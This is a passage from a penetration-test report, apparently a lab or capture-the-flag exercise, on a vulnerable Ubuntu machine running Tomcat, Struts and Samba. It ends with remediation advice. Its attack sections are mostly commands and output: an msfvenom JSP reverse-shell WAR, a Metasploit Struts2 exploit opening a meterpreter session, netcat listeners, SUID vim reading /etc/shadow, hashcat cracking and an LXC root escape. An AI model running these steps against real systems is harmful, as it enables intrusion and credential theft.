in Figure 35, I cracked the key before writing this report, so John saved it in its cache, so I had to use the `--show` flag to get the actual passphrase. The passphrase is `beeswax`. Now, I can use the newly found passphrase with the encrypted private key to ssh into Barbelo's account. In order to do that, I first restricted the permissions of the `id_rsa` file, so it can be used with ssh. This can be done with `chmod 700 id_rsa`.

```
L$ ssh -i id_rsa barbelo@192.168.107.149
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

283 packages can be updated.
200 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Dec  2 15:26:21 2024 from 192.168.107.148
barbelo@beta:~$
```

Figure 36. Enter Caption

After using the private key file with the passkey, I could ssh into Barbelo's account, as shown in [Figure 36](#). I already found out what Barbelo's home directory looks like, but this time I can access two interesting files: `flag_barbelo.txt` and `pass.bak`.

```
barbelo@beta:~$ cat flag_barbelo.txt
=====
  / \(_)/ \
  |   \  |
  |   \|/
  \   / \   /
  .--" / \   \ " .
  (   ( ' .___. ' , )
  ( _ , - . ) --'
HB  ( _ , _ ) --'

From the Source where all things flow,
Eternal light, sweet Barbelo.
The womb of life, the cosmic seed,
The boundless love that souls still need.

Congradulations from Dr. Hussein Bakri on obtaining the Barbelo flag. The flag is:
flag{c92189b354838fc6838a0c422b10af28}
```

Figure 37. Barbelo's Flag

was already found previously, so there's nothing new about it.

The other file I can display is `pass.bak`, here are its content.

```
barbelo@beta:~$ cat pass.bak
The password of barbelo user is the book name where this quote is taken from. The book name as a single word, all lowercase:

The Holy Grail 'neath ancient Roslin waits.
The blade and chalice guarding o'er Her gates.
Adorned in masters' loving art, She lies.
She rests at last beneath the starry skies.
```

Figure 38. `pass.bak` Content

is a clue about Barbelo's password inside Figure 38. By searching up this quote online, I can get Barbelo's password.




Figure 39. The da Vinci Code

Figure 39, I can infer Barbelo's password: `thedavincicode`. Now, by running `sudo su` and entering the found password, I get root access. As a result, I can get the root flag.



Figure 40. Root Flag

4.3 Attack Vector 3: Port 8080

This subsection is about the Apache Tomcat webserver running on port 8080.





Figure 41. Enter Caption

connecting to the webserver hosted at port 8080, I was greeted by the default tomcat webpage where it shows some basic configuration guides. The only takeaway from this is that a file called `tomcat-users.xml` contains some configuration details that could be used to login as a manager.

```
$ nikto -h http://192.168.107.149:8080
- Nikto v2.5.0
-----
+ Target IP:      192.168.107.149
+ Target Hostname: 192.168.107.149
+ Target Port:    8080
+ Start Time:   2024-12-02 20:29:13 (GMT-5)
-----
+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: h
https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use -C all to force check all possible dirs)
+ /favicon.ico identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community. See: https://en.wikipedia.org/wiki/Favicon
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /examples/servlets/Index.html: Apache Tomcat default JSP pages present.
+ /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2104
+ /manager/html: Default Tomcat Manager / Host Manager interface found.
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found.
+ /manager/status: Default Tomcat Server Status interface found.
+ 8486 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:      2024-12-02 20:29:27 (GMT-5) (14 seconds)
-----
+ 1 host(s) tested
```

Figure 42. Port 8080 nikto Scan

nikto scan shows a couple of interesting things. First, it enumerates the allowed HTTP methods. POST method is allowed, which means I could possibly upload a reverse shell to get access to the machine. There's another file under `/examples/jsp/snp/snoop.jsp`.



Request Information

JSP Request Method: GET
Request URI: /examples/jsp/snp/snoop.jsp
Request Protocol: HTTP/1.1
Servlet path: /jsp/snp/snoop.jsp
Path info: null
Query string: null
Content length: -1
Content type: null
Server name: 192.168.107.149
Server port: 8080
Remote user: null
Remote address: 192.168.107.148
Remote host: 192.168.107.148
Authorization scheme: null
Locale: en_US

The browser you are using is Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Figure 43. snoop.jsp File Content

The file in Figure 43 does not contain anything particularly useful. Barbelo mentioned in one of his notes that he's using Struts version 2.5.12. After searching for this version online, I found a vulnerability that could be exploited with Metasploit. The exploit is called `exploit/multi/http/struts2reststream`.

`??` shows a simple web interface that allows me to upload, edit and view orders. By itself, it's not that interesting since I can't upload files. However, with Metasploit, I was able to spawn a meterpreter session. `??` shows the options that should be set for the exploit to work.

```
msf6 exploit(multi/http.struts2_rest_xstream) > run
[*] Started reverse TCP handler on 192.168.107.148:4444
[*] Sending stage (24772 bytes) to 192.168.107.149
[*] Meterpreter session 1 opened (192.168.107.148:4444 -> 192.168.107.149:51484) at 2024-12-02 20:52:23 -0500
meterpreter > █
```

Figure 46. Meterpreter Session

```
meterpreter > getuid
Server username: tomcat9
meterpreter > █
```

Figure 47. Enter Caption

Figure 46 and Figure 47 show that a meterpreter session was successfully launched, logged in as tomcat9. This user is able to read the configuration files for the Tomcat webserver. The configuration files are inside /opt/apache-tomcat-9.0.7/conf. The file I am interested in is tomcat-users.xml.

```

meterpreter > pwd
/opt/apache-tomcat-9.0.7/conf
meterpreter > cat tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
               version="1.0">
<!--
NOTE: By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application. If you wish to use this app,
you must define such a user - the username and password are arbitrary. It is
strongly recommended that you do NOT use one of the users in the commented out
section below since they are intended for use with the examples web
application.
-->
<!--
NOTE: The sample user and role entries below are intended for use with the
examples web application. They are wrapped in a comment and thus are ignored
when reading this file. If you wish to configure these users for use with the
examples web application, do not forget to remove the <!... ..> that surrounds
them. You will also need to set the passwords to something appropriate.
-->
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat1" password="changethistomcatpasslater" roles="manager-gui"/>
</tomcat-users>

```

Figure 48. tomcat-users.xml Content

From Figure 48, I can see a username and password combination that can be used to login as manager in the Apache Tomcat welcome page. The username is tomcat1 and the password is changethistomcatpasslater.

The screenshot shows the Apache Tomcat Manager interface at the URL 192.168.107.149:8080/manager/html. The page is divided into sections:

- Applications**: A table listing deployed applications with columns for Path, Version, Display Name, Running, Sessions, and Commands.
- Deploy**: A form for deploying a .war file with fields for Context Path, Version, XML Configuration file path, and WAR or Directory path.

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/struts2-rest-showcase-2.5.12	None specified	Struts 2 Rest Example	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Figure 49. Apache Tomcat Manager Page

After logging in with the found credentials, I was greeted with a manager page as shown in Figure 49, where I can see deployed applications, and a way for me to deploy .war files. This means that I can upload a reverse shell and get access to the server through it. Since the web app only accepts WAR files, I needed to create the payload in a WAR format. I can create this payload with msfvenom. I referred to [this article](#) to find how WAR payloads are created.

```
L$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.107.148 LPORT=4445 -f war -o warshell.war
Payload size: 1105 bytes
Final size of war file: 1105 bytes
Saved as: warshell.war
```

Figure 50. msfvenom Payload

payload generated in Figure 50 is saved as warshell.war.

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/struts2-rest-showcase-2.5.12	None specified	Struts 2 Rest Example	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/warshell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Figure 51. Deployed Apps Including warshell.war

At the very bottom of Figure 51, I can see my uploaded file. Now all that's left is starting a netcat listener on port 4445, and navigating to the file to run the payload.

```
L$ nc -lvp 4445
listening on [any] 4445 ...
```

Figure 52. Starting Listener

```
L$ nc -lvp 4445
listening on [any] 4445 ...
connect to [192.168.107.148] from (UNKNOWN) [192.168.107.149] 34240
whoami
tomcat9
```

Figure 53. Shell Session Spawning

setting foot in the machine through the reverse shell, the same process of getting Barbelo's password covered in the previous attack vector can be done, which will enable me to get root.

4.4 Privilege Escalation

The attack vectors covered in the previous sections cover three ways to get root access from exploiting multiple services. This section focuses on the privilege escalation vectors, which can be used once I set foot on the machine using ssh or through uploading a reverse shell.

4.4.1 Reading /etc/shadow SUID Exploit

This privilege escalation vector benefits from the fact that Vim has the SUID bit set, which means it can be used to read files that are not world-readable.

```
root:$6$MpBx053$EYfb9vxkRaHd75ZLZ8d9hTcoqZFNKtrYRLa1ZbMXlZWnMdoLDl70IeVu5AGvE3kaqBlfvL0jHZlcWwyIPLXR.:2005
2:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
lxde:*:17638:0:99999:7:::
messagebus:*:17638:0:99999:7:::
```

Figure 54. Content of the /etc/shadow File

logged in as Sophia, I can execute vim /etc/shadow as shown in Figure 54, in order to read the password hashes of the users. I attempted to crack the root and Barbelo's password using Hashcat. I was only able to crack Barbelo's password, but it's more than enough since I can get to the root account from Barbelo's account once I have the password.

```

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target...: $6$MpBx053$EYfb9vxkRaHd75LZ8d9hTcoqZFNKtrYRLa1ZbM...IPLXR.
Time.Started...: Thu Dec 5 02:16:50 2024 (10 mins, 44 secs)
Time.Estimated...: Thu Dec 5 02:27:34 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 22282 H/s (2.81ms) @ Accel:128 Loops:256 Thr:32 Vec:1
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point...: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4864-5000
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[042a0337c2a156616d6f732103] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1...: Temp: 64c Util: 94% Core:1860MHz Mem:6801MHz Bus:16

Started: Thu Dec 5 02:16:31 2024
Stopped: Thu Dec 5 02:27:35 2024

```

Figure 55. Root Password Cracking Attempt

```

$6$g8eYqxrZ$ZSrkj4rZNDP7H3YxGaRR/5t0n9c9AQ2sMb8C.znqpSl8XXVLwMBZaJ03MBLPmpgkquLYmWHh4YNlt6tMUdgpr/:thedavincicode

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target...: $6$g8eYqxrZ$ZSrkj4rZNDP7H3YxGaRR/5t0n9c9AQ2sMb8C.zn...Udgpr/
Time.Started...: Thu Dec 5 02:30:15 2024 (11 secs)
Time.Estimated...: Thu Dec 5 02:30:26 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 34969 H/s (11.53ms) @ Accel:256 Loops:32 Thr:256 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 393216/14344385 (2.74%)
Rejected.....: 0/393216 (0.00%)
Restore.Point...: 327680/14344385 (2.28%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#1....: 01camaro -> remmers
Hardware.Mon.#1...: Temp: 58c Util: 98% Core:1425MHz Mem:6801MHz Bus:16

Started: Thu Dec 5 02:30:13 2024
Stopped: Thu Dec 5 02:30:27 2024

```

Figure 56. Barbelo's Cracked Password

For this attack, I had to use Hashcat with a GPU to make the computations run faster. Figure 55 shows the attempt to crack the root password, but the password was not inside rockyou.txt so it was not able to return anything useful. However, Figure 56 was a successful attempt, which is enough to get root access from Barbelo's account.

4.4.2 LXC

One of the SUID set binaries is LXC. After some research, I found out that it can be exploited for privilege escalation as per [this article](#). I followed the steps, and ran the commands as shown in Figure 57.

```
barbelo@beta:~$ lxc init ubuntu:16.04 test -c security.privileged=true
Creating test
barbelo@beta:~$ lxc config device add test hack disk source=/ path=/mnt/root recursive=true
Device hack added to test
barbelo@beta:~$ lxc start test
barbelo@beta:~$ lxc exec test /bin/sh
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# █
```

Figure 57. Privilege Escalation with lxc

is in principle similar to Docker, which enables the creation of isolated environments inside containers. In Figure 57, I first initialize a container which runs Ubuntu 16.04 called "test". I also set it to run in privileged mode with -c security.privileged=true. In the next step, I add a device of type disk called "hack", with its source being the root of the victim machine, and the path variable specifies where the root directory will be mounted inside the container. After that, I start the container, and run lxc exec test /bin/sh which will run the command /bin/sh as a privileged user inside the container, which enables me to "spawn" a shell from the container that has root permissions. The victim file system is mounted inside /mnt/root, so in order to access it from the root shell, I simply enter cd /mnt/root and capture all the flags.

4.5 Other Pentesting Attempts

This section covers some of the vulnerabilities I exploited, but did not lead me anywhere.

4.5.1 Apache Tomcat: Important: AJP Request Injection and potential Remote Code Execution (CVE-2020-1938)

A vulnerability in Apache Tomcat versions 7.0.0 to 7.0.99, 8.5.0 to 8.5.50, and 9.0.0.M1 to 9.0.0.30 allowed exploitation of the AJP Connector, which was enabled by default and could expose arbitrary files or enable remote code execution if accessible to untrusted users. According to Nmap, the exploit for this vulnerability is called `tomcat_ghostcat`.

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options
Module options (auxiliary/admin/http/tomcat_ghostcat):
  Name      Current Setting  Required  Description
  ----      -----          ----- 
  FILENAME  /WEB-INF/web.xml  yes        File name
  RHOSTS    192.168.107.149  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8009            yes        The Apache JServ Protocol (AJP) port (TCP)

View the full module info with the info, or info -d command.
```

Figure 58. Ghostcat Exploit Options

Figure 58 shows the configured options for the exploit to run. It will attempt to retrieve the file `/WEB-INF/web.xml`.

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.107.149
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
  http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  </description>

</web-app>
[+] 192.168.107.149:8009 - File contents save to: /home/mounifelkhatab/.msf4/loot/20241203120838_default_192.168.107.149_WEBINFweb.xml_400331.txt
[*] Auxiliary module execution completed
```

Figure 59. Exploit Output

Figure 59 shows the content of the `/WEB-INF/web.xml` file. There isn't anything of use inside it though.

4.5.2 Kernel Local Privilege Escalation "Dirty COW" (CVE-2016-5195)

The linpeas scan showed that the machine is potentially vulnerable to the Dirty Cow exploit. Since the exploit code is written in C, and my target machine did not have a C compiler that could be used to compile the exploit, it had to be done on my attack machine but with static linking.

```
└$ gcc -pthread dirtycow2.c -o dirty2 -lcrypt -static
```

Figure 60. Compiling the Exploit with Static Linking

```
barbelo@beta:/tmp$ ./dirty2
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fionu3giS71.:0:0:pwned:/root:/bin/bash

mmap: 7fd998aae000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '1234'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
barbelo@beta:/tmp$ madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '1234'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

barbelo@beta:/tmp$ su firefart
No passwd entry for user 'firefart'
```

Figure 61. Running the Exploit on the Target

Unfortunately, the exploit did not work, since I tried switching to user firefart to no avail. After further research, this exploit seems to only affect some kernel versions, and my target is running on kernel version 4.4.0-119-generic, which is a version where the vulnerability got patched.

4.5.3 PATH Abuse

```
barbelo@beta:~/bin$ echo $PATH
/home/barbelo/bin:/home/barbelo/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Figure 62. PATH Variable

The PATH variable as shown in Figure 62 starts with /home/barbelo/bin. I can create this directory from the Barbelo user. The exploit would work here, if another script uses one of the binaries as root, where I could "spoof" the binary by writing out a custom one that spawns a root shell. Unfortunately, I wasn't able to find any, but it could still count as a possible attack vector.

4.5.4 Privilege Escalation: pkexec Version 0.105 (CVE-2021-20134034)

The pkexec binary on the system is version 0.105, which is vulnerable to the well-known CVE-2021-4034, also called 201cPwnKit.201d. I attempted several publicly available exploit codes from the Internet, but none of them worked successfully in this environment.

```
sophia@beta:~$ pkexec --version  
pkexec version 0.105  
sophia@beta:~$
```

Figure 63. pkexec Version

5 Remediation

This section will cover everything related to what the owner of the target machine should do in order to mitigate the vulnerabilities.

5.1 Updating Software

All software must be updated to the latest version.

5.1.1 Apache Tomcat

The Apache Tomcat server is running an old version that is prone to attacks, it should be updated to the latest version. The client should also consult the security considerations for deploying Apache Tomcat. More info can be found in the official [Apache Tomcat 9 documentation](#).

5.1.2 Apache HTTP Server

The Apache HTTP Server is running version 2.4.18, which is almost a decade old as of writing this report. This makes it prone to a lot of vulnerabilities. This version is affected by almost [every vulnerability detected by the Apache security team](#), updating to the latest version is preferable. The client should also consult the [security reports](#) published by the Apache team.

5.1.3 Python BaseHTTPServer

The BaseHTTPServer module used to run the service at port 8000 is running a vulnerable version. This can be fixed by updating Python to a new version and installing the newer version of the module. More info about this [here](#).

5.1.4 SMB

The version of Samba running on the machine is almost a decade old as of writing this report. Updating to the latest version is recommended. The client should also disable SMBv1 in the SMB configuration file, since this version of the protocol is deprecated and insecure. More info about securing Samba can be found [here](#).

5.1.5 Operating System

The operating system that the machine is running on is Ubuntu 16.04, which was released eight years ago from the time of writing this report. It is prone

to multiple vulnerabilities as shown by the scans in previous sections. In case it's not possible to update to the latest version for some dependency issues, the client should look into Canonical's Expanded Security Maintenance. More info about it can be found on the official [Canonical website](#).

5.2 Broken Access Control

5.2.1 World-Readable Sensitive files

In my pentest, user Sophia was able to read the private key of user Barbelo. This was due to improper read/write permission configuration of the file. It is usually recommended for the private key file to be only readable and writeable by the user who issued it, and inaccessible to other users. More info and best practices related to ssh key management can be found in [this article](#).

5.2.2 SUID Related Exploits

In the victim machine, the editor Vim had the SUID bit set. This enabled me to read root-readable only files as regular users. The SUID bit should only be set for binaries that absolutely require it to function correctly. In the case of Vim, it is not necessary at all, so the SUID bit should be removed altogether. LXC also had the SUID bit set. This allowed me to create a container with elevated privileges, and enabled me to spawn a root shell. In this case too, the SUID bit should be unset for this executable.

5.2.3 Writeable PATH

Although I couldn't exploit this in the victim machine, the PATH contains a writeable directory, which could be used to execute code on the machine if another process requires any of the binaries that are inside the PATH. This means that if a program, which could run in a crontab as root, that calls ls for example, an attacker could create their own ls and put it inside the writeable PATH directory, which would allow the crontab to execute this malicious binary. The fix to this is removing the writeable directories from the PATH variable.

5.3 Sensitive Data Exposure

5.3.1 Public Directory Containing Sensitive Files

Throughout my pentest, I was able to gather a lot of sensitive info without stepping into the victim machine. I was able to gather info about Sophia's password, software versions used in development, and other sensitive data from a simple directory enumeration. Sensitive data should never be stored in publicly accessible directories like in the case of the Apache HTTP server.

5.3.2 Concise Password Hint

When I got access to Barbelo's account, I was able to get his password through a hint contained within a file. Password hints are usually fine to have, but they should be questions or information that need context. This means that the password hint should only be understandable by the password owner. In Barbelo's case, it was a quote from a well recognized book that can be easily looked up online. If possible, using a secure password manager would be better and eliminates the need of a password hint.

5.4 Weak Passwords

During my pentest, I was easily able to crack Sophia's password, and Barbelo's private key passkey. These passwords should be changed. Password best practices can be found [here](#). These include - but are not limited to - adding special characters and numbers, changing the password regularly, not using passwords that can be inferred from names such as b4rb3lo123. Using a secure password manager, as proposed earlier, is strongly recommended.

5.5 Command Injection

The Python webserver that serves as GUI wrapper for the ping command can be used to inject UNIX commands. What makes it worse is that the commands are being ran as root user. There are multiple ways to mitigate this. The first step is never running commands that do not require root privileges as root. The ping command does not require root privileges to work. For any input fields, all user input must be sanitized. For this specific case, the interface is only used to ping machines, which makes it easy for input validation. Command chaining should be prevented, meaning that if the user inserts one of these characters: &, &&, |, ||; the server should only process what comes before them, or ignore the request all together. For this ping interface, blacklisting these characters would be the best option since they are not required to run the command. More info about command injection prevention can be found [here](#).

6 References

- Password Best Practices - Netwrix Blog
- Issue #73610 on Python's GitHub Repository
- Ubuntu 16.04 LTS Support Information
- Tomcat 9.0 Security How-To
- Apache HTTP Server Security Reports
- Apache HTTP Server Vulnerabilities for 2.4
- Samba Server Security Documentation
- OS Command Injection Defense Cheat Sheet - OWASP
- Privilege Escalation Using LXC
- WAR Reverse Shell
- pkexec Version 0.105 Exploit
- Struts Version 2.5.12 Exploit
- GTFO Bins